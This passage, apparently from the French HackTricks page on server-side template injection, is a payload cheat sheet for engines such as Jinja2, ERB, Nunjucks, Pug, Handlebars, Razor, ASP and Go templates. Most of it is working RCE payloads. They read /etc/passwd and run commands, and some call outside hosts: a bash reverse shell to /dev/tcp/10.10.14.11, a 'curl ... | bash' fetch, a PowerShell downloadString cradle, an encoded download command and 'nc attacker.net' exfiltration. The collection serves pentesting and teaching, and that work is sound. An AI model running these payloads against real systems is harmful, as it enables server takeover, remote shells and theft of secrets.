
- Plus d’informations sur https://medium.com/@0xAwali/template-engines-injection-101-4f2fe59e5756
Jade (NodeJS)
- var x = root.process
- x = x.mainModule.require
- x = x('child_process')
= x.exec('id | nc attacker.net 80')
#{root.process.mainModule.require('child_process').spawnSync('cat', ['/etc/passwd']).stdout}
Plus d’informations
- Dans la section Jade de https://portswigger.net/research/server-side-template-injection
- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#jade–codepen
patTemplate (PHP)
patTemplate moteur de templates PHP non compilant, qui utilise des balises XML pour diviser un document en différentes parties
<patTemplate:tmpl name="page">
This is the main page.
<patTemplate:tmpl name="foo">
It contains another template.
</patTemplate:tmpl>
<patTemplate:tmpl name="hello">
Hello {NAME}.<br/>
</patTemplate:tmpl>
</patTemplate:tmpl>
Plus d’informations
Handlebars (NodeJS)
Path Traversal (plus d’infos here).
curl -X 'POST' -H 'Content-Type: application/json' --data-binary $'{\"profile\":{"layout\": \"./../routes/index.js\"}}' 'http://ctf.shoebpatel.com:9090/'
- = Erreur
- ${7*7} = ${7*7}
- Rien
{{#with "s" as |string|}}
{{#with "e"}}
{{#with split as |conslist|}}
{{this.pop}}
{{this.push (lookup string.sub "constructor")}}
{{this.pop}}
{{#with string.split as |codelist|}}
{{this.pop}}
{{this.push "return require('child_process').exec('whoami');"}}
{{this.pop}}
{{#each conslist}}
{{#with (string.sub.apply 0 codelist)}}
{{this}}
{{/with}}
{{/each}}
{{/with}}
{{/with}}
{{/with}}
{{/with}}

URLencoded:
%7B%7B%23with%20%22s%22%20as%20%7Cstring%7C%7D%7D%0D%0A%20%20%7B%7B%23with%20%22e%22%7D%7D%0D%0A%20%20%20%20%7B%7B%23with%20split%20as%20%7Cconslist%7C%7D%7D%0D%0A%20%20%20%20%20%20%7B%7Bthis%2Epop%7D%7D%0D%0A%20%20%20%20%20%20%7B%7Bthis%2Epush%20%28lookup%20string%2Esub%20%22constructor%22%29%7D%7D%0D%0A%20%20%20%20%20%20%7B%7Bthis%2Epop%7D%7D%0D%0A%20%20%20%20%20%20%7B%7B%23with%20string%2Esplit%20as%20%7Ccodelist%7C%7D%7D%0D%0A%20%20%20%20%20%20%20%20%7B%7Bthis%2Epop%7D%7D%0D%0A%20%20%20%20%20%20%20%20%7B%7Bthis%2Epush%20%22return%20require%28%27child%5Fprocess%27%29%2Eexec%28%27whoami%27%29%3B%22%7D%7D%0D%0A%20%20%20%20%20%20%20%20%7B%7Bthis%2Epop%7D%7D%0D%0A%20%20%20%20%20%20%20%20%7B%7B%23each%20conslist%7D%7D%0D%0A%20%20%20%20%20%20%20%20%20%20%7B%7B%23with%20%28string%2Esub%2Eapply%200%20codelist%29%7D%7D%0D%0A%20%20%20%20%20%20%20%20%20%20%20%20%7B%7Bthis%7D%7D%0D%0A%20%20%20%20%20%20%20%20%20%20%7B%7B%2Fwith%7D%7D%0D%0A%20%20%20%20%20%20%20%20%7B%7B%2Feach%7D%7D%0D%0A%20%20%20%20%20%20%7B%7B%2Fwith%7D%7D%0D%0A%20%20%20%20%7B%7B%2Fwith%7D%7D%0D%0A%20%20%7B%7B%2Fwith%7D%7D%0D%0A%7B%7B%2Fwith%7D%7D
Plus d’informations
JsRender (NodeJS)
| Modèle | Description |
|---|---|
| Évaluer et afficher la sortie | |
| Évaluer et afficher la sortie encodée en HTML | |
| Commentaire | |
| et | Autorise le code (désactivé par défaut) |
- = 49
Côté client
{{:%22test%22.toString.constructor.call({},%22alert(%27xss%27)%22)()}}
Côté serveur
{{:"pwnd".toString.constructor.call({},"return global.process.mainModule.constructor._load('child_process').execSync('cat /etc/passwd').toString()")()}}
Plus d’informations
PugJs (NodeJS)
#{7*7} = 49#{function(){localLoad=global.process.mainModule.constructor._load;sh=localLoad("child_process").exec('touch /tmp/pwned.txt')}()}#{function(){localLoad=global.process.mainModule.constructor._load;sh=localLoad("child_process").exec('curl 10.10.14.3:8001/s.sh | bash')}()}
Exemple de rendu côté serveur
var pugjs = require("pug")
home = pugjs.render(injected_page)
Plus d’informations
NUNJUCKS (NodeJS)
- {{7*7}} = 49
- {{foo}} = Aucune sortie
- #{7*7} = #{7*7}
- {{console.log(1)}} = Erreur
{
{
range.constructor(
"return global.process.mainModule.require('child_process').execSync('tail /etc/passwd')"
)()
}
}
{
{
range.constructor(
"return global.process.mainModule.require('child_process').execSync('bash -c \"bash -i >& /dev/tcp/10.10.14.11/6767 0>&1\"')"
)()
}
}
Plus d’informations
Sandboxes d’expressions NodeJS (vm2 / isolated-vm)
Certains outils de workflow évaluent des expressions contrôlées par l’utilisateur à l’intérieur de sandboxes Node (vm2, isolated-vm), mais le contexte d’expression expose toujours this.process.mainModule.require. Cela permet à un attaquant de charger child_process et d’exécuter des commandes système même lorsque les nœuds dédiés «Execute Command» sont désactivés :
={{ (function() {
const require = this.process.mainModule.require;
const execSync = require("child_process").execSync;
return execSync("id").toString();
})() }}

Autres NodeJS
 (1).png)
https://miro.medium.com/v2/resize:fit:640/format:webp/1*J4gQBzN8Gbj0CkgSLLhigQ.jpeg
 (1) (1).png)
https://miro.medium.com/v2/resize:fit:640/format:webp/1*jj_-oBi3gZ6UNTvkBogA6Q.jpeg

- Plus d’informations : https://medium.com/@0xAwali/template-engines-injection-101-4f2fe59e5756
ERB (Ruby)
{{7*7}} = {{7*7}}${7*7} = ${7*7}<%= 7*7 %> = 49<%= foobar %> = Error
<%= system("whoami") %> #Execute code
<%= Dir.entries('/') %> #List folder
<%= File.open('/etc/passwd').read %> #Read file

<%= system('cat /etc/passwd') %>
<%= `ls /` %>
<%= IO.popen('ls /').readlines()  %>
<% require 'open3' %><% @a,@b,@c,@d=Open3.popen3('whoami') %><%= @b.readline()%>
<% require 'open4' %><% @a,@b,@c,@d=Open4.popen4('whoami') %><%= @c.readline()%>
Plus d’informations
Slim (Ruby)
{ 7 * 7 }
{ %x|env| }
Plus d’informations
Autres Ruby
.png)
https://miro.medium.com/v2/resize:fit:640/format:webp/1*VeZvEGI6rBP_tH-V0TqAjQ.jpeg
.png)
https://miro.medium.com/v2/resize:fit:640/format:webp/1*m-iSloHPqRUriLOjpqpDgg.jpeg


- Plus d’informations sur https://medium.com/@0xAwali/template-engines-injection-101-4f2fe59e5756
Python
Consultez la page suivante pour apprendre des astuces sur arbitrary command execution bypassing sandboxes en python:
Tornado (Python)
{{7*7}} = 49${7*7} = ${7*7}{{foobar}} = Error{{7*'7'}} = 7777777
{% raw %}
{% import foobar %} = Error
{% import os %}

{% import os %}
{% endraw %}


{{os.system('whoami')}}
{{os.system('whoami')}}
Plus d’informations
Jinja2 (Python)
Jinja2 est un moteur de templates complet pour Python. Il offre une prise en charge complète de l’Unicode, un environnement d’exécution sandbox optionnel intégré, est largement utilisé et est distribué sous licence BSD.
{{7*7}} = Error${7*7} = ${7*7}{{foobar}} Nothing{{4*4}}[[5*5]]{{7*'7'}} = 7777777{{config}}{{config.items()}}{{settings.SECRET_KEY}}{{settings}}<div data-gb-custom-block data-tag="debug"></div>
{% raw %}
{% debug %}
{% endraw %}


{{settings.SECRET_KEY}}
{{4*4}}[[5*5]]
{{7*'7'}} would result in 7777777
Jinja2 - Format de template
{% raw %}
{% extends "layout.html" %}
{% block body %}
<ul>
{% for user in users %}
<li><a href="{{ user.url }}">{{ user.username }}</a></li>
{% endfor %}
</ul>
{% endblock %}
{% endraw %}
RCE ne dépendant pas de __builtins__:
{{ self._TemplateReference__context.cycler.__init__.__globals__.os.popen('id').read() }}
{{ self._TemplateReference__context.joiner.__init__.__globals__.os.popen('id').read() }}
{{ self._TemplateReference__context.namespace.__init__.__globals__.os.popen('id').read() }}

# Or in the shotest versions:
{{ cycler.__init__.__globals__.os.popen('id').read() }}
{{ joiner.__init__.__globals__.os.popen('id').read() }}
{{ namespace.__init__.__globals__.os.popen('id').read() }}
Plus de détails sur l’exploitation de Jinja:
Autres payloads dans https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#jinja2
Mako (Python)
<%
import os
x=os.popen('id').read()
%>
${x}
Plus d’informations
Autres (Python)
 (1).png)
https://miro.medium.com/v2/resize:fit:640/format:webp/1*3RO051EgizbEer-mdHD8Kg.jpeg

 (1).png)
https://miro.medium.com/v2/resize:fit:640/format:webp/1*GY1Tij_oecuDt4EqINNAwg.jpeg

Razor (.Net)
@(2+2) <= Success@() <= Success@("{{code}}") <= Success@ <=Success@{} <= ERROR!@{ <= ERRROR!@(1+2)@( //C#Code )@System.Diagnostics.Process.Start("cmd.exe","/c echo RCE > C:/Windows/Tasks/test.txt");@System.Diagnostics.Process.Start("cmd.exe","/c powershell.exe -enc IABpAHcAcgAgAC0AdQByAGkAIABoAHQAdABwADoALwAvADEAOQAyAC4AMQA2ADgALgAyAC4AMQAxADEALwB0AGUAcwB0AG0AZQB0ADYANAAuAGUAeABlACAALQBPAFUAdABGAGkAbABlACAAQwA6AFwAVwBpAG4AZABvAHcAcwBcAFQAYQBzAGsAcwBcAHQAZQBzAHQAbQBlAHQANgA0AC4AZQB4AGUAOwAgAEMAOgBcAFcAaQBuAGQAbwB3AHMAXABUAGEAcwBrAHMAXAB0AGUAcwB0AG0AZQB0ADYANAAuAGUAeABlAA==");
La méthode .NET System.Diagnostics.Process.Start peut être utilisée pour lancer n’importe quel processus sur le serveur et ainsi créer un webshell. Vous pouvez trouver un exemple d’application web vulnérable dans https://github.com/cnotin/RazorVulnerableApp
Plus d’informations
- https://clement.notin.org/blog/2020/04/15/Server-Side-Template-Injection-(SSTI)-in-ASP.NET-Razor/
- https://www.schtech.co.uk/razor-pages-ssti-rce/
ASP
<%= 7*7 %>= 49<%= "foo" %>= foo<%= foo %>= Rien<%= response.write(date()) %>= <Date>
<%= CreateObject("Wscript.Shell").exec("powershell IEX(New-Object Net.WebClient).downloadString('http://10.10.14.11:8000/shell.ps1')").StdOut.ReadAll() %>
Plus d’informations
.Net : Contournement des restrictions
Les mécanismes Reflection de .NET peuvent être utilisés pour contourner le blacklisting ou l’absence de certaines classes dans l’assembly. Les DLL peuvent être chargées à l’exécution avec les méthodes et propriétés accessibles depuis des objets basiques.
Les DLL peuvent être chargées avec:
{"a".GetType().Assembly.GetType("System.Reflection.Assembly").GetMethod("LoadFile").Invoke(null, "/path/to/System.Diagnostics.Process.dll".Split("?"))}- depuis le système de fichiers.{"a".GetType().Assembly.GetType("System.Reflection.Assembly").GetMethod("Load", [typeof(byte[])]).Invoke(null, [Convert.FromBase64String("Base64EncodedDll")])}- directement depuis la requête.
Exécution complète de commandes:
{"a".GetType().Assembly.GetType("System.Reflection.Assembly").GetMethod("LoadFile").Invoke(null, "/path/to/System.Diagnostics.Process.dll".Split("?")).GetType("System.Diagnostics.Process").GetMethods().GetValue(0).Invoke(null, "/bin/bash,-c ""whoami""".Split(","))}
Plus d’informations
Mojolicious (Perl)
Même si c’est perl, il utilise des balises comme ERB en Ruby.
<%= 7*7 %> = 49<%= foobar %> = Error
<%= perl code %>
<% perl code %>
SSTI in GO
Dans le moteur de template de Go, la confirmation de son utilisation peut se faire avec des payloads spécifiques :

{{ . }}: Révèle la structure de données en entrée. Par exemple, si un objet avec un attributPasswordest passé,{{ .Password }}pourrait l’exposer.{{printf "%s" "ssti" }}: Devrait afficher la chaîne “ssti”.{{html "ssti"}},{{js "ssti"}}: Ces payloads devraient retourner “ssti” sans ajouter “html” ou “js”. D’autres directives peuvent être explorées dans la documentation Go here.
.png)
https://miro.medium.com/v2/resize:fit:1100/format:webp/1*rWpWndkQ7R6FycrgZm4h2A.jpeg
XSS Exploitation
Avec le package text/template, le XSS peut être simple en insérant le payload directement. À l’inverse, le package html/template encode la réponse pour l’empêcher (par ex., {{"<script>alert(1)</script>"}} donne <script>alert(1)</script>). Néanmoins, la définition et l’appel de templates en Go peuvent contourner ce codage : {{define “T1”}}alert(1){{end}} {{template “T1”}}
vbnet Copy code
RCE Exploitation
L’exploitation RCE diffère significativement entre html/template et text/template. Le module text/template permet d’appeler directement n’importe quelle fonction publique (en utilisant la valeur “call”), ce qui n’est pas autorisé dans html/template. La documentation de ces modules est disponible here for html/template et here for text/template.
Pour une RCE via SSTI en Go, on peut invoquer des méthodes d’objet. Par exemple, si l’objet fourni a une méthode System exécutant des commandes, elle peut être exploitée comme {{ .System "ls" }}. L’accès au code source est généralement nécessaire pour exploiter cela, comme dans l’exemple donné :
func (p Person) Secret (test string) string {
out, _ := exec.Command(test).CombinedOutput()
return string(out)
}
Plus d’informations
- https://blog.takemyhand.xyz/2020/06/ssti-breaking-gos-template-engine-to
- https://www.onsecurity.io/blog/go-ssti-method-research/
LESS (préprocesseur CSS)
LESS est un préprocesseur CSS populaire qui ajoute des variables, des mixins, des fonctions et la puissante directive @import. Lors de la compilation le moteur LESS va récupérer les ressources référencées dans les instructions @import et intégrer (“inline”) leur contenu dans le CSS résultant lorsque l’option (inline) est utilisée.
{{#ref}} ../xs-search/css-injection/less-code-injection.md {{/ref}}
More Exploits
Check the rest of https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection for more exploits. Also you can find interesting tags information in https://github.com/DiogoMRSilva/websitesVulnerableToSSTI
BlackHat PDF
Related Help
If you think it could be useful, read:
Tools
- https://github.com/Hackmanit/TInjA
- https://github.com/vladko312/sstimap
- https://github.com/epinna/tplmap
- https://github.com/Hackmanit/template-injection-table
Brute-Force Detection List
Auto_Wordlists/wordlists/ssti.txt at main \xc2\xb7 carlospolop/Auto_Wordlists \xc2\xb7 GitHub
Références
- Node expression sandbox escape via
process.mainModule.require(n8n PoC) - https://portswigger.net/web-security/server-side-template-injection/exploiting
- https://github.com/DiogoMRSilva/websitesVulnerableToSSTI
- https://portswigger.net/web-security/server-side-template-injection
- 0xdf – HTB: Editor (XWiki SolrSearch Groovy RCE → Netdata ndsudo privesc)
- XWiki advisory –
SolrSearchRSS Groovy RCE (GHSA-rr6p-3pfg-562j / CVE-2025-24893)
Tip
Apprenez et pratiquez AWS Hacking:
Apprenez et pratiquez GCP Hacking:
Apprenez et pratiquez Az Hacking:Support HackTricks
- Consultez les subscription plans!
- Rejoignez 💬 le groupe Discord, le groupe telegram, suivez @hacktricks_live sur X/Twitter, ou consultez la page LinkedIn et la chaîne YouTube.
- Partagez des hacking tricks en soumettant des PRs aux dépôts github HackTricks et HackTricks Cloud.